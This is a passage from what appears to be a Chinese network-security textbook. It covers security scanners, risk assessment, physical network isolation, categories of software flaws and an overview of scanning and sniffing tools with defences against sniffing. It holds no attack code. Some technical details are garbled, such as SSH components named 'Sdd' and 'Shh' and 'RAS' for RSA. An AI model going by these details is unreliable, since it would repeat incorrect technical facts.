(3) 人员缺乏安全意识。前面阐述的一切都是在技术层面上对网络安全进行分析和讨论，所有这一切都需要人来完成。保证系统的安全，仅靠安全软件是不够的，同时要注重安全管理人才的培养，提高安全防范意识，最终做到安全有效地防范。而当前人员安全意识的培养还远远不够，在现在的网络环境中，绝大多数漏洞存在的原因在于管理员对系统进行了错误的配置，或者没有及时升级系统软件到最新的版本。

5. 安全扫描技术的发展趋势

安全扫描软件从最初专门为 UNIX 系统编写的一些只具有简单功能的小程序发展到现在，已经出现了多个运行在各种操作系统平台上的、具有复杂功能的商业程序。今后的发展趋势有以下几点。

(1) 使用插件（plugin）或称为功能模块技术。每个插件都封装一个或者多个漏洞的测试手段，主扫描程序通过调用插件的方法来执行扫描。仅仅是添加新的插件就可以使软件增加新功能，扫描更多漏洞。在插件编写规范公布的情况下，用户或者第三方公司甚至可以自己编写插件来扩充软件的功能。同时这种技术使软件的升级维护都变得相对简单，并具有非常强的扩

展性。

（2）使用专用脚本语言。这其实就是一种更高级的插件技术，用户可以使用专用脚本语言来扩充软件功能。这些脚本语言语法通常简单易学，往往用十几行代码就可以定制一个简单的测试，为软件添加新的测试项。脚本语言的使用简化了编写新插件的编程工作，使扩充软件功能的工作变得更加容易，也更加有趣。

（3）由安全扫描程序到安全评估专家系统。最早的安全扫描程序只是简单地把各个扫描测试项的执行结果罗列出来，直接提供给测试者而不对信息进行任何分析处理。而当前较成熟的扫描系统都能够将对单个主机的扫描结果整理，形成报表，能够并对具体漏洞提出一些解决方法，但对网络的状况缺乏一个整体的评估，对网络安全没有系统的解决方案。未来的安全扫描系统不但能够扫描安全漏洞，还能够智能化的协助网络信息系统管理人员评估本网络的安全状况，给出安全建议，成为一个安全评估专家系统。

6. 用户选择安全扫描产品应注意的问题

谈到这里，也许有些计算机安全管理人员开始考虑购买一套安全扫描系统，那么，购买此类产品需要考虑哪些方面呢？以下几点是要注意的。

（1）升级问题。由于当今应用软件功能日趋复杂化、软件公司在编写软件时很少考虑安全性等多种因素，网络软件漏洞层出不穷，这使优秀的安全扫描系统必须有良好的可扩充性和迅速升级的能力。因此，在选择产品时，首先要注意产品是否能直接从因特网升级、升级方法是否能够被非专业人员掌握，同时要注意产品制造者有没有足够的技术力量来保证对新出现漏洞做出迅速反应。

（2）可扩充性。对具有比较深厚的网络知识，并且希望自己扩充产品功能的用户来说，应用了功能模块或插件技术的产品应该是首选。

（3）全面的解决方案。前面已经指出，网络安全管理需要用多种安全产品来实现，仅仅使用安全扫描系统是难以保证网络安全的。选择安全扫描系统，要考虑产品制造商能否提供包括防火墙、网络监控系统等完整产品线的全面的解决方案。

（4）人员培训。前面已经分析过，网络安全中人是薄弱的一环，许多安全因素是与网络用户密切相关的，提高本网络现有用户、特别是网络管理员的安全意识对提高网络安全性能具有非同寻常的意义。因此，在选择安全扫描产品时，要考虑制造商有无能力提供安全技术培训。

2.3.2 风险评估系统

一个完整的安全体系和安全解决方案是根据网络体系结构和网络安全形势的具体情况来确定的，没有一个“以不变应万变”的通用安全解决方案。信息安全关心的是保护信息资产免受威胁。绝对安全是不可能的，只能通过一定的措施把风险降低到可接受的程度。对一个企业来说，解决信息安全的首要问题就是明白企业信息与网络系统目前与未来的风险所在，充分评估这些风险可能带来的威胁与影响的程度，做到“对症下药”，这就是信息与网络系统的风险分析与评估。

风险评估是网络安全防御中的一项重要技术，也是信息安全工程学的重要组成部分。其原理是对采用的安全策略和规章制度进行评审，发现不合理的地方，采用模拟入侵的形式对目标可能存在的已知安全漏洞进行逐项检查，确定存在的安全隐患和风险级别。风险分析针对包括系统的体系结构、指导策略、人员状况以及各类设备如工作站、服务器、交换机和数据库应用

等各种对象。根据检查结果向系统管理员提供周密可靠的安全性分析报告，为提高网络安全整体水平提供重要依据。

在网络安全体系的建设中，安全扫描工具花费低、效果好、见效快、与网络的运行相对独立及安装运行简单，可以大规模减少安全管理员的手工劳动，有利于保持全网安全政策的统一和稳定，是进行风险分析的有力工具。安全扫描技术基本上也可分为基于主机的和基于网络的两种，前者主要关注软件所在主机上的风险与漏洞，而后者则是通过网络远程探测其他主机的安全风险与漏洞。

1. 安全风险分析与评估的目标和原则

风险分析是有效保证信息安全的前提条件。只有准确地了解系统的安全需求、安全漏洞及其可能的危害，才能制定正确的安全策略。另外，风险分析也是制定安全管理措施的依据之一。风险分析与评估是通过一系列的管理和技术手段来检测当前运行的信息系统所处的安全级别、安全问题和安全漏洞，以及当前安全策略和实际安全级别的差别，评估运行系统的风险，根据审计报告，可制定适合具体情况的安全策略及其管理和实施规范，为安全体系的设计提供参考。

风险分析的目标：了解网络的系统结构和管理水平，及可能存在的安全隐患；了解网络所提供的服务及可能存在的安全问题；了解各应用系统与网络层的接口及其相应的安全问题；网络入侵和电子欺骗的检测、模拟及预防；分析信息网络系统对网络的安全需求，找出目前的安全策略和实际需求的差距，为保护信息网络系统的安全提供科学依据。

由于风险分析与评估的内容涉及很多方面，因此进行分析时要本着多层面、多角度的原则，从理论到实际，从软件到硬件，从物件到人员，都要事先制定详细的分析计划和分析步骤，避免遗漏。另外，为了保证风险分析结果的可靠性和科学性，风险分析还要参考有关的信息安全标准和规定，如《中华人民共和国计算机信息系统安全保护条例》、《中华人民共和国计算机信息网络国际联网管理暂行规定》、《计算机信息网络国际联网安全保护管理办法》、《计算机信息系统安全专用产品检测和销售许可证管理办法》、《中华人民共和国计算机信息网络国际联网管理暂行规定实施办法》和《商用密码管理条例》等，做到有据可查。

2. 安全风险分析与评估的对象和范围

风险分析的内容与范围应该涵盖信息网络系统的整个体系，包括网络安全组织、制度和人员情况，网络安全技术方法的使用情况，防火墙布控及外联业务安全状况，动态安全管理状况，链路、数据及应用加密情况，网络系统访问控制状况等。在网络系统的安全工作中，人是关键要素，无论网络系统的安全服务、安全机制和安全过程多么自动化和现代化，都需要人去启动、运行和管理。如果管理水平低下，人员素质不高，则网络系统的安全性能就会减弱，漏洞就会增加。

具体来讲，风险分析的内容范围包括如下几项。

(1) 网络基本情况分析：包括网络规模、网络结构、网络产品、网络出口和网络拓扑结构。

(2) 信息系统基本安全状况调查：系统是否遭到过黑客的入侵，是否造成了损失，系统内是否存在违规操作的行为，具体有哪些行为，系统内成员的安全意识如何，技术人员是否进行过安全技术培训，对一般职员是否进行过安全意识的教育工作，采用了什么样的形式，效果如何。

(3) 信息系统安全组织和政策情况分析：是否有常设的安全领导小组，其人员构成和职责

是什么，现有的网络安全管理的相关规章制度有哪些，安全管理人员的编制、职能和责任落实情况怎样。

（4）网络安全技术措施使用情况分析：网络资源（人员、数据、媒体、设备、设施和通信线路）是否进行了密级划分，对不同密级的资源是否采取了不同的安全保护措施，采取了哪些具体的措施，目前采取了哪些网络安全技术措施，哪些措施不能满足网络安全的需求，哪些安全措施没有充分发挥作用，网络防病毒体系的完整性和有效性如何。

（5）防火墙布控及外联业务安全状况分析：目前防火墙的布控方式是否合理，发挥的作用如何，信息系统对外提供的服务有哪些，以何种形式对外连接，是否采取了安全防护措施及采取了什么样的安全措施。

（6）动态安全管理状况分析：是否使用过网络扫描软件对网络主机和关键设备进行安全性分析和风险评估，操作系统和关键网络设备的软件补丁是否及时安装，目前是否使用入侵检测系统对网络系统进行数据流监控和行为分析，是否对系统日志进行周期性的审计和分析。

（7）链路、数据及应用加密情况分析：系统中关键的应用是否采取了应用加密措施，网络综合布线是否符合安全标准，对关键线路是否有备份，启用频度如何，在广域网线路方面是否采取了链路层或网络层加密措施，应用系统对其有没有加密需求。

（8）网络系统访问控制状况分析：系统用户是通过什么样的方法手段进行控制的，关键服务器和设备的用户是否得到严格的控制和管理，在访问控制方面除了简单的 user & password 认证外，还有没有采取其他的访问控制措施，主要服务器和关键设备的管理员的权限是否得到了分离，是否有内部拨号服务，访问控制措施是否得当，对网络资源的访问是否有完整的日志和审计功能。

（9）白客测试：分析系统的抗攻击能力，测试系统能否经得住常见的拒绝服务、渗透入侵，是否有缓冲区漏洞缺陷，对各种入侵的反应如何。

3. 安全风险分析与评估的方法与手段

网络安全是一种特殊的质量体系，这种安全是动态的，即使在网络建设时达到了预定的安全性能，但随着网络设备的升级、网络服务的增加以及应用系统的更新，对网络安全的威胁也会不断增长。只有对网络系统进行长期的精心维护和科学管理，才可能保持网络系统的安全系数。为了掌握网络信息系统的安全状况，检查发现系统中的安全隐患，需要从制度、管理和技术三个角度对网络系统进行综合性分析评估。在分析过程中，要时刻把握多角度、多层次的原则，首先要根据相关政策法规，查找被分析对象在管理上的疏忽和漏洞，如备份与恢复方案、紧急响应机制等；再从技术层面评测网络系统的安全性，如通信加密、用户访问控制、安全认证体系和入侵监控等。

风险分析可以使用以下方式实现：问卷调查、访谈、文档审查、黑盒测试、操作系统的漏洞检查和分析、网络服务的安全漏洞和隐患的检查和分析、抗攻击测试和综合审计报告等。

风险分析的过程可以分为以下四步。

（1）确定要保护的资产及价值：如果不知道要保护什么内容，或者不知道要保护内容的情况，那就谈不上安全了。明确要保护的资产、资产的位置以及资产的重要性是安全风险分析的关键。

（2）分析信息资产之间的相互依赖性：由于某项资产的损失可能会导致其他资产的失效，

因此在确定资产的时候还要考虑资产之间的关联性。

(3) 确定存在的风险和威胁：确定了要保护的资产后，就应该分析对资产的潜在威胁以及受此威胁的可能性。威胁可以是任何可能对资产造成损失的个人、对象或事件，威胁也可能是故意的或偶然的。明确存在哪些弱点漏洞及这些弱点漏洞的风险级别，分析资产所面临的威胁、发生的可能性以及一旦出现安全问题，可能造成什么样的影响等。

(4) 分析可能的入侵者：要分析他们存在的数量，进行入侵的可能性，进行入侵时的威胁有多大等。

4. 安全风险分析与评估的结果与结论

为了便于对风险分析结果的评审，要求结果能够量化的尽可能地量化，不能量化的做出形式化描述。如某个设备的价格、存在的漏洞缺陷的数量等可以量化的，那么必须给出量化后的结果；而像某些系统应用的安全级别就不好量化，那么应根据有关的评估标准来确定它的安全级别（如 A 级、B 级或 C 级）。这样得出的分析结果将是大量的表格数据，这些数据就是以后各项工作的依据，应妥善地保存。

如何根据分析的数据结果得出最终的评估结论也是一项重要的工作，需要安全专家进行总结。对结果进行分析时一定要有所比较，将所得到的结果与以前的结果进行比较，或者与其他信息系统的评估结果进行比较，还要与有关的标准进行比较。严格的比较有助于为信息系统的安全性定级。因此，参照物的选择很关键。在比较之后，通过总体的权衡，给出整个系统安全性的概述说明，并将结论与测试结果上报主管部门或人员。

2.3.3 物理隔离系统

因特网安全性能对在进行网络互联时如何确保国家秘密和商业秘密提出了挑战。尽管现在各种复杂的软件技术，如防火墙、代理服务器、侵袭探测器和通道控制机制等得到了广泛的应用；但是由于这些技术都是基于软件的保护，是一种逻辑机制，这对于逻辑实体（即黑客或内部用户）而言是可能被操纵的。由于这些技术的极端复杂性与有限性，这些在线分析技术无法提供某些组织（如军队、军工、政府、金融、研究院、电信以及企业）提出的高度数据安全要求。所以产生了物理隔离技术，它主要是基于这样的思想：如果不存在与网络的物理连接，网络安全威胁便受到了真正的限制。

根据国家保密局 2000 年 1 月 1 日起颁布实施的《计算机信息系统国际联网保密管理规定》第 2 章保密制度第 6 条的规定，“ 涉及国家秘密的计算机信息系统，不得直接或间接地与国际互联网或其他公共信息网络相连接，必须实行物理隔离 ”。于是，相关的很多物理隔离的安全技术产品应运而生。

1. 物理隔离在安全上的要求

(1) 在物理传导上使内外网络隔断，确保外部网不能通过网络连接而侵入内部网；同时防止内部网信息通过网络连接泄漏到外部网。

(2) 在物理辐射上隔断内部网与外部网，确保内部网信息不会通过电磁辐射或耦合方式泄漏到外部网。

(3) 在物理存储上隔断两个网络环境，对于断电后会遗失信息的部件（如内存、处理器等暂存部件），要在网络转换时做清除处理，防止残留信息出网；对于断电非遗失性设备（如磁

带机、硬盘等存储设备），内部网与外部网信息要分开存储。

2. 目前物理隔离技术

（1）单主板安全隔离计算机：其核心技术是双硬盘技术，将内外网络转换功能做入 BIOS 中，并将插槽也分为内网和外网，使用更方便，也更安全，价格在双主机和隔离卡之间。

单主板安全隔离计算机是采用彻底实现内外网物理隔离的个人计算机，这种安全计算机的成本仅仅增加了 25%左右，并且由于这种安全计算机是在较低层的 BIOS 上开发的，处理器、主板、外设的升级不会给计算机带来什么“ 不兼容 ”的影响。它很好地解决了接入网络后局域网络信息安全、系统安全、操作安全和环境安全等问题，彻底实现了网络物理隔离。

安全计算机在传统个人计算机主板结构上形成了两个物理隔离的网络终端接入环境，分别对应于因特网和内部局域网，保证局域网信息不会被因特网上的黑客和病毒破坏。主板 BIOS 控制由网卡和硬盘构成的网络接入和信息存储环境各自独立，并只能在相应的网络环境下工作，不可能在一种网络环境下使用另一环境才使用的设备。BIOS 还提供所有涉及信息发送和输出设备的控制。

① 对软驱、光驱提供限制功能。在系统引导时不允许驱动器中有移动存储介质。双网计算机提供软驱关闭/禁用功能。

② 对双向端口设备提供限制功能。双向端口包括打印机接口/并行接口、串行接口、USB 接口和 MIDI 接口，这些接口如果使用不当，也是安全漏洞，需要加强使用管制。对于 BIOS，则由防写跳线防止病毒破坏、非法刷新或破坏以及改变 BIOS 的控制特性。目前金长城世恒双网计算机就是采用这种构架的产品。

（2）隔离卡技术：其核心技术是双硬盘技术，启动外网时关闭内网硬盘，启动内网时关闭外网硬盘，使两个网络和硬盘物理隔离。它不仅用于两个网络物理隔离的情况，也可用于个人资料要保密又要上因特网的个人计算机的情况。该技术价格低，但使用稍麻烦，因为转换内外网要关机和重新开机。

网络安全隔离卡的功能是以物理方式将一台个人计算机虚拟为两部计算机，实现工作站的双重状态，既可在安全状态，又可在公共状态，两种状态是完全隔离的，从而使一部工作站可在完全安全状态下连接内外网。网络安全隔离卡实际是被设置在个人计算机中最低的物理层上，通过卡上一边的 IDE 总线连接主板，另一边连接 IDE 硬盘，内、外网的连接均须通过网络安全隔离卡，个人计算机硬盘被物理分隔成为两个区域，在 IDE 总线物理层上，在固件中控制磁盘通道，在任何时候，数据只能通往一个分区。

在安全状态时，主机只能使用硬盘的安全区与内部网连接，而此时外部网（如因特网）连接是断开的，且硬盘的公共区的通道是封闭的；在公共状态时，主机只能使用硬盘的公共区与外部网连接，而此时与内部网是断开的，且硬盘安全区也是被封闭的。

当两种状态转换时，是通过鼠标点击操作系统上的切换键，即进入一个热启动过程。切换时，系统通过硬件重启信号重新启动，这样，个人计算机内存的所有数据就被消除，两个状态分别有独立的操作系统，并独立导入，两种硬盘分区不会同时激活。为了保证安全，两个分区不能直接交换数据，但是用户可以通过一个独特的设计，来安全方便地实现数据交换，即在两个分区以外，网络安全隔离在硬盘上另外设置了一个功能区，该功能区在个人计算机处于不同的状态下转换，即在两种状态下功能区均表现为硬盘的 D 盘，各个分区可以将功能区作为一

个过渡区来交换数据。当然根据用户需要，也可创建单向的安全通道，即数据只能从公共区向安全区转移，但不能逆向转移，从而保证安全区的数据安全。珠海的伟思公司推出的网络安全隔离卡就采用了上述的技术。

2.4 安全缺陷

从有了计算机开始，计算机安全就一直是一个无法回避的问题，随着因特网的发展，网络的安全威胁越来越受到人们的重视，无论是操作系统本身，还是因特网的基石 —— TCP/IP，从开始设计到被广泛使用不能不说没有考虑安全性，但是毕竟是由工程师们设计出来的，它的安全缺陷从一开始就出现了。黑客文化的发展使得这些安全漏洞不断地被公之于众，也让人们无法相信这个因特网世界是安全的，可是众多的安全漏洞让人们无法适从，所以有必要对这些安全漏洞进行分类，让人们对其有个清晰的、层次性的了解。综合各种安全漏洞的特点，可以将其分成以下几类：操作系统的缺陷，网络设备的缺陷，应用软件的缺陷，网络服务的缺陷，管理上的缺陷及其他的安全缺陷。

操作系统的缺陷：任何操作系统都可能存在种种漏洞，提供相应服务的同时也就意味着暴露某个问题。举例来说，Windows 2000 就被发现出现了安全漏洞，像 Telnet 漏洞、本地操作漏洞和登录漏洞。而 Windows 98 更是有诸如共享密码校验漏洞、ICMP、ARP 拒绝服务、IPX Ping 包拒绝服务漏洞、NetBIOS 缓存漏洞和无效驱动器类型拒绝服务漏洞等一大堆安全漏洞。

网上曾经报道，中国的几个大型的网络安全站点，都被不知名黑客黑了一把，其中黑客们所用到的技术就来源于针对 Free bsd 系统的漏洞。

此外，现在流行的 Linux 系统同样无法幸免。RedHat 便出过安全公告：uudecode 有提升用户权限漏洞。其他的操作系统的漏洞更是举不胜举。

网络设备的缺陷：顾名思义，就是像路由器和防火墙这类网络设备的安全漏洞。网上曾经报道，世界知名的生产路由器的 CISCO 公司发布了这样一则安全公告：IOS 防火墙设置存在漏洞，这一漏洞将会允许在由动态访问控制列表设置下的拒绝规则中通信，读者可以想象，对于防火墙来说这意味着什么。此外，诸如 CISCO 本地接口 ARP 存在拒绝服务的漏洞，Zyxel Prestige SDSL 路由器存在拒绝服务的漏洞，著名防火墙 Check Point Firewall-1 GUI 客户端日志查看器存在符号连接漏洞，这些漏洞的存在都是网络安全威胁的一大隐患。

应用软件的缺陷：每个计算机用户几乎天天都要与各种各样的应用软件打交道。可是也许很多用户并没有意识到他们所使用的各种软件存在这么多的安全漏洞。随着各种网络蠕虫病毒的出现，人们才发现，他们经常使用的 OutLook Express 安全性也无法保证。还有现在流行的 OICQ 通信软件，其安全性更是如同虚设。此外，知名的加密通信应用软件 OpenSSH 同样也有安全缺陷，更令人无法相信的是因特网域名软件竟然有缺陷，该软件的第 4 与第 8 版本存在缺陷，一旦黑客掌握这些软件的缺陷，就可以操纵网络服务器、偷取电子邮件甚至改变网页访问的寻访途径。

网络服务的缺陷：网络的最重要的功能之一便是提供各种网络服务，像经常所说的上网冲浪一般用的就是 WWW 服务，事实上，网络服务的种类很多，常见的有 FTP 服务、Telnet 服务、E-mail 服务、WWW 服务和 DNS 服务等。人们比较熟悉的有 WWW 服务、E-mail 服务和 FTP 服务。可是在用户使用这些服务的同时，有可能因为安全漏洞而不知不觉地暴露自己的信

息。诸如这类的漏洞很多，像 WS_FTP server 2.0.3 存在缓冲溢出漏洞，Wu-Ftpd 存在文件扩展导致 HEAP 破坏漏洞，BlackMoon FTPd 存在缓冲溢出漏洞；此外，微软 IIS 存在远程拒绝服务漏洞，SimpleServer 存在通过 WWW 可执行命令漏洞；还有 Sendmail mail.local 漏洞，NTMail 配置服务存在拒绝服务漏洞，RedHat 6.1 附带的 imap-4.5-4 中 pop3d/imap 存在拒绝服务漏洞等。

管理上的缺陷：就是由于各种管理上的疏忽而给网络安全带来的威胁。如没有授权的用户使用其职权范围之外的计算机和资源，不正确地配置服务器、防火墙和路由器；其他还有诸如口令的管理，日志的管理，病毒的防范等各种管理事务。一个好的安全的网络是由多方面的因素构成的，它不是人们通常所认为的只是系统管理员个人的事，事实上它需要全公司人员的通力合作，尤其是企业管理部门。大多数人认为只要有防火墙就可高枕无忧了，但事实上防火墙战略只是总体安全战略中的一部分，总体的安全策略是否考虑周到，各种服务的配置是否合理，日常管理是否严格执行，定期的安全审查是否具备等缺一不可。

其他的安全缺陷：就是在以上分类之外的各种安全漏洞，像网络协议的漏洞，密码协议的漏洞等。具体来说，密码协议的安全漏洞就有诸如口令/密钥猜测缺陷，陈旧（stale）消息缺陷，并行会话缺陷，密码系统缺陷等各种安全漏洞。

以上各种安全缺陷将在第 3 章进行详细的说明。

2.5 黑客工具介绍

黑客的常用工具包括：端口扫描工具，系统漏洞扫描工具、木马工具、密码破解工具、暴力登录工具、网络嗅探器工具、网络炸弹（包括邮件炸弹、ICQ 炸弹等）和远程控制工具等。

大体上可以将黑客工具分为以下几类：安全扫描类，网络监听类，远程控制类，入侵工具类，加密解密类。

2.5.1 安全扫描类（包含端口扫描工具）

前面已经介绍过，安全扫描就是对计算机系统或者其他网络设备进行安全相关的检测，以找出安全隐患和可以被黑客利用的漏洞，它往往是黑客们入侵的第 1 步。这类工具很多，像著名的 SATAN、NESSUS、ISS、Retina 和 X-way 等。

1. SATAN 的介绍

SATAN 的全名为 Security Administrator Tool for Analyzing Networks，即安全管理员的网络分析工具。

SATAN 是一个分析网络的安全管理和测试、报告工具。它用来搜集网络上主机的信息，并可以识别且自动报告与网络相关的安全问题。

对所发现的每种问题类型，SATAN 都能提供对这个问题的解释以及它可能对系统和网络安全造成影响的程度，通过所附的资料，它还能说明如何处理这些问题。

SATAN 于 1995 年 4 月被发布到因特网上，在此之前，还没有哪个安全应用程序能引起如此多的争论。在 SATAN 发布前，美国大部分的报纸杂志都发表了相关文章，美国国内的新闻广播对它即将发布的消息也进行了报道。

SATAN 是个软件包，是为 UNIX 环境编写的。在发布的时候，它仅仅是一个基于 X Window 系统的安全程序，具有友好的用户界面。它有 HTML 接口，能通过当前系统中的浏览器（如

Netscape），进行浏览和操作；能以各种方式选择目标；能以表格方式显示结果；当发现漏洞时，会出现一些上下文敏感的指导显示。

SATAN 主要是用 C 和 Perl 语言编写，为了增强用户界面的友好性，还用了一些 HTML 技术。运行时，除了命令行方式，还可以通过浏览器来操作。它能在许多 UNIX 平台上运行，有时根本不需要改变代码，而在其他非 UNIX 平台上也只须略做移植即可。

SATAN 可以用于扫描远程主机的许多已知漏洞，下面是它扫描出的一些主要系统漏洞：

- FTPD 脆弱性及 FTP 目录是否可写；
- NFS 脆弱性；
- NIS 脆弱性；
- RSH 脆弱性；
- sendmail 服务器脆弱性。

2. NESSUS 的介绍

它是近来比较流行的基于 UNIX 的扫描工具，它基于 GPL 发布，源代码公开并且可以自由地修改后再发布，可扩展性强。当一个新的漏洞被公布后，很快就可以获取其新的插件对网络进行安全性检查。

3. ISS 的介绍

这个软件是运行于 Windows NT 系统的一个高性能的扫描器，可以扫描出本地机器在因特网上时可能存在的安全漏洞。安全漏洞分为高、中、低三个级别。扫描结果中会为用户提供对出现此类漏洞时该采取的措施，并为用户提供必要的修改建议。

4. Retina 的介绍

Retina 是由 eEye 出品的安全扫描工具，运行于 Windows NT/2000 系统，使用 CHAM（Common Hacking Attack Methods）可以检测出大多数的系统漏洞。

5. X-way 的介绍

X-way 1.0 是个多线程功能非常强大的扫描工具，具有高级扫描、主机扫描、查询器、猜解机和黑匣子功能，包括 Telnet、内置 tftp 小型服务器、SQL 远程命令和远程命令行等。

2.5.2 网络监听类

网络监听是黑客们常用的一种方法。当黑客成功地登录一台网络上的主机，并取得了这台主机的超级用户的权限之后，他们往往要扩大“战果”，尝试登录或者夺取网络中其他主机的控制权。而网络监听则是一种最简单而且最有效的方法，它常常能轻易地获得用其他方法很难获得的信息。

在网络上，监听效果最好的地方是在网关、路由器和防火墙等设备处，这些设备通常由网络管理员操作。大多数黑客都在一个以太网中的任何一台上网的主机上进行操作。

1. 简单的检测方法

网络监听是很难被发现的。运行网络监听的主机只是被动地接收在局域网上传输的信息，并没有主动的行动。既不会与其他主机交换信息，也不能修改在网上传输的信包。这一切决定了对网络监听的检测是非常困难的。

当某一用户运行网络监听软件时，可以通过 ps-ef 或 ps-aux 命令来发现。然而，如果该用户修改了 ps 命令，也是很发现的。能够运行网络监听软件，说明该用户已经具有了超级的用户的权限，他可以修改任何系统命令文件，来掩盖自己的行踪。其实修改 ps 命令只须短短数条 shell 命令，将监听软件的名字过滤掉即可。

另外，当系统运行网络监听软件时，系统因为负荷过重，因此对外界的响应很慢。但也不能只因为一个系统响应过慢而怀疑其正在运行网络监听软件。

下面有两个检测监听的方法，原理很简单，但事实上并不容易做到，可做为检测方法的一点补充。

方法 1：对于怀疑运行有监听程序的机器，用正确的 IP 地址和错误的物理地址去 ping，运行监听程序的机器会有响应。这是因为正常的机器不接收错误的物理地址，外于监听状态的机器能接收，如果他的 IP stack 不再次反向检查，就会响应。这种方法依赖于系统工程的 Ipstack，对一些系统可能行不通。

方法 2：向网上发大量不存在的物理地址包，由于监听程序将处理这些包，将导致性能下降。通过比较前后该机器性能（icmp echo delay 等方法）加以判断，这种方法难度比较大。

一个看起来可行的检查监听程序的办法是搜索所有主机上运行的进程。当然，这几乎是不可能的，因为很难同时检查所有主机上的进程。但是至少管理员可以确定是否有一个进程被从管理员机器上启动。Windows for Workgroup 或者 Windows 95 的机器很难做到这一点。而使用 UNIX 和 Windows NT 的机器可以很容易地得到当前进程的清单。

在 UNIX 下，可以用命令 ps -aun 或 ps –augx。

这个命令产生一个包括所有进程的清单：进程的属主、这些进程占用的 CPU 时间以及占用的内存等。这些以标准表的形式输出在 STDOUT 上。如果一个进程正在运行，它就会被列在这张清单中（除非 ps 或其他程序变成了一个特洛伊木马程序）。

另外一个办法就是去搜监听程序，现在只有可数的几种监听程序。入侵者很可能使用的是一个免费软件。在这种情况下，管理员就可以检查目录。找出监听程序，但这很困难而且很费时间。目前还不知道有哪种工具可以做到这一点。在 UNIX 系统上，人们可能不得不自己编写一个程序，另外，如果监听程序被换成另一个名字，管理员也不可能找到这个监听程序。

2. 防范监听的方法

击败一个监听程序的入侵，用户有多种选择，而最终采用哪种方法要取决于用户真正想做什么，剩下的就决定于运行时的开销了。

一般来讲，人们真正关心的是那些秘密数据（如用户名和口令）的安全传输，不被监听和偷换。如果这些信息是以明文的形式传输的，就很容易被截获并且阅读出来。这个问题的解决方法是很简单的，而且效率很高。加密是一个很好的办法，有一个产品叫做 Secure Shell，或者叫 SSH。SSH 是一种在像 Telnet 那样的应用环境中提供保密通信的协议，它实现了一个密钥交换协议，以及主机及客户端认证协议，提供因特网上的安全加密通信方式和在不安全信道上很强的认证和安全通信功能。它像许多协议一样，是建立在客户/服务器模型之上的，SSH 完全排除了在不安全的信道上进行通信的信息，使用到了 RAS 算法，在授权过程结束之后，所有的传输都用 IDEA 技术加密。

在很长一段时间内，SSH 被做为主要的通信协议，因为它利用加密提供了通信的安全。

但是在 1996 年，这种情况发生了变化。F-SSH 的出现提供了高水平、多级别的加密算法。它针对一般利用 TCP/IP 进行的公共传输提供了更加有力的加密算法。如果用户使用了这样的产品，即使存在着监听，它得到的信息也是毫无意义的。

作为工具使用的 SSH 允许其用户安全地登录到远程主机上执行命令或传输文件。它是作为 rlogin\rsh\rcp 和 rdist 这些系统程序的替代品而开发的，可以很好地运行在任何使用 TCP/IP 的主机上。

SSH 软件包提供如下一些工具。

Sdd 运行于 UNIX 服务器主机上的服务程序。它监听来自客户主机的连接请求，当接收到一个连接请求，它就进行认证，并开始对客户端进行服务。

Shh 客户程序用来登录到其他主机去，或者在其他机上执行命令。Slogin 是这一程序的另一个名字。

Scp 用来安全地将文件从一台主机拷贝到另一台主机上。

3. 其他防范监听的方法

一般能够接受的击败网络监听的方法使用安全的拓扑结构，这种技术通常被称为分段技术。将网络分成一些小的网络，每一网段的集线器被连接到一个交换器（Switch）上。因为网段是硬件连接的，因而包只能在该子网的网段内被监听工具截获。这样，网络中剩余的部分（在不同一网段的部分）就被保护了。

用户也可以使用网桥或者路由器进行分段。这可能更加合适一些，这取决于网络的结构和财力。实际上，一台旧的 PCA 工作站可以被用作网桥式路由。

常用的网络监听工具有 Sniffer、NetXRay、Sniffit 和网络刺客。

4. Sniffer 的介绍

Sniffer 产品家族中的便携式分析（Sniffer Portable Analysis）工具包、分布式分析（Sniffer Distributed Analysis）工具包，以及网络信息（Sniffer Network Informant）工具包共同组成了 NAI 的 TNV（Total Network Visibility）套件，是 NAI-Sniffer 著名的整体网络解决方案之一。

（1）便携式分析工具包

Sniffer 便携式分析工具包是最常用也是最实用的一个套件，它是 Sniffer 家族的旗舰产品，应用范围极广。该工具包合并了专家分析系统、高级协议解码和自动追踪并排除实际网络性能出现的问题的功能，它能够支持从 LAN 到 WAN 的所有拓扑结构，能够进行灵活的、深层次的协议分析，能够为 OSI 网络模型的全部 7 层提供全面的性能分析和管理，集成的专家分析系统通过监视网络信息流量，自动学习其特有的模式和特点，以求更好地识别问题并推荐处理问题的方案。

目前该工具包包括 4 个主要产品：Sniffer Basic、Sniffer Pro LAN、Sniffer Pro WAN 和 Sniffer Pro High-Speed，分别对应 LAN、WAN、ATM 和吉比特位骨干网等高速网络系统。它们组成了其端口分析套件。

其中 Sniffer Basic 是该系列的纯软件产品，运行于 Windows 9x/NT 操作系统上，它能够对主要协议族中的 200 多种协议解码，支持 10/100Mbit/s 以太网和令牌环网，适用于中小型企业和部门级网络用户。

Sniffer Pro 是一个与 Sniffer Basic 兼容但功能却强大许多的产品，它包括 Sniffer Pro LAN、

Sniffer Pro WAN 和 Sniffer Pro High-Speed。其中 Sniffer Pro LAN 除能够支持以太网和令牌环网外，还支持 FDDI；Sniffer Pro WAN 能够支持帧中继、ISDN、T1/E1、HSSI 以及 X.25 等网络类型，Sniffer Pro High-Speed 则支持包括高达 OC-12 的 ATM 和吉比特以太网。此外，所有的 Sniffer Pro 产品均能够解码超过 450 种协议，设计独特的专家系统能够自动分析网络状况并指出性能问题，同时提供推荐的解决方案，还能自动识别和解决瓶颈现象、协议违背等问题，最后还可以将分析数据汇集成表，协助管理员进行监控和分析，以确保网络运行时间和资源利用的最大化。Sniffer Pro 包括一个新的交换机专家系统和 VLAN（虚拟 LAN）专家系统。

便携式分析工具包还有下面几个可选配件。

① 用于生成报表的 Sniffer Reporter，它能够生成基于 RMON1/RMON2（远程监控）的图形报告，并附有趋势分析和预测工具，与专家分析系统（Sniffer Pro Expert Analysis）结合则能够帮助管理员在问题恶化之前更正和修复网络。

② Full Duplex Pod 是一个可选的硬件产品，它能够在实时监测 100Mbit/s 高速以太网上的数据流的同时，最大限度的保证网络的畅通无阻。

③ 被称为“互联网时代的 WAN 分析工具”的 Snifferbook，这是一个硬件产品，其功能类似于 Full Duplex Pod，只是 Snifferbook 用于 WAN 而不是 LAN。

④ 此外还有用于高速网络的 HSSI（High Speed Serial Interface）、ATMbook 和 Gigabit Ethernet。

这些配件可以配合 Sniffer 帮助管理员更出色的完成工作。

（2）分布式分析工具包

